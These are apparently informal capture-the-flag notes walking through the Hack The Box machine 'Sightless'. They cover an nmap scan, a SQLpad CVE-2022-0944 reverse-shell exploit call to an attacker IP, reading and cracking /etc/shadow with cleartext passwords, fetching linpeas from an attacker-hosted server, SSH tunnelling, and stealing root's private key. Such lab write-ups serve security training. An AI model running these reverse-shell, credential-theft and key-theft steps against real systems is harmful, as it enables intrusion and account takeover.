Add
sudo nano /etc/hosts
RECON
# Nmap 7.94SVN scan initiated Sat Nov 16 22:37:22 2024 as: nmap -sC -o scan 10.10.11.32
Nmap scan report for sightless.htb (10.10.11.32)
Host is up (0.31s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
| ssh-hostkey:
| 256 c9:6e:3b:8f:c6:03:29:05:e5:a0:ca:00:90:c9:5c:52 (ECDSA)
|_ 256 9b:de:3a:27:77:3b:1b:e1:19:5f:16:11:be:70:e0:56 (ED25519)
80/tcp open http
|_http-title: Sightless.htb
Nmap done at Sat Nov 16 22:39:21 2024 — 1 IP address (1 host up) scanned in 119.

a website running on port 80
- Nothing much info on page source, but we do have a service SQLpad
- also visible in page-source: Quickly added to hosts file

Enumration:
Info

- SQLpad is running on version 6.10.0
- quickly look for exploit or vulnerabilities on google
Found
CVE-2022-0944 - So this version is vulnerable to this attack where we are creating a new connection, the option we have on frontend also. - we can enter our payload ( Reverse Shell Code ) to database field. - Potentially getting an shell and further enumeration of database.
Info
- We can manually send payload or use the script.
python3 exploit.py http://sqlpad.sightless.htb/queries/new 10.10.16.27 3333
- we have a user in /home


cat /etc/shadow
Cracked
insaneclownposse
john hash --wordlist=/home/htb/rockyou.txt
- we can ssh to user and esclation to root.
User Escalation:
- We already have Linpeas.sh in /tmp or some other user left it and machine is not reset.
- linpeas.sh file was broken.
# Fired up python server from host to download linpeas over to target
python3 -m http.server 8090

wget http://10.10.16.27:8090/linpeas.sh
Privelege Escalation:
Info
/usr/bin/chfn
This is a regular file with the setuid bit set (
sinrws), meaning it executes with the file owner’s privileges (in this case,root)
Other users and groups have read and execute permissions.
- Multiple ports running.
- netstat -nltp
ssh -L 8080:127.0.0.1:8080 -L 3000:127.0.0.1:3000 -L 60161:127.0.0.1:60161 -L 46231:127.0.0.1:46231 -L 3306:127.0.0.1:3306 -L 33060:127.0.0.1:33060 -L 32823:127.0.0.1:32823 michael@10.10.11.32
Pass : ForlorfroxAdmin
Info

- we can execute commands like root flag or we can actually .ssh from root to tmp and login as root.

- Have to restart the php service to execute the command.

Root login:
	- command will execute
	- you download or change permission of id_rsa with same process
	- copy id_rsa private key and save on your machine and give permission to read only
	- chmod 600 id_rsa
ssh -i id_rsa root@sightless.htb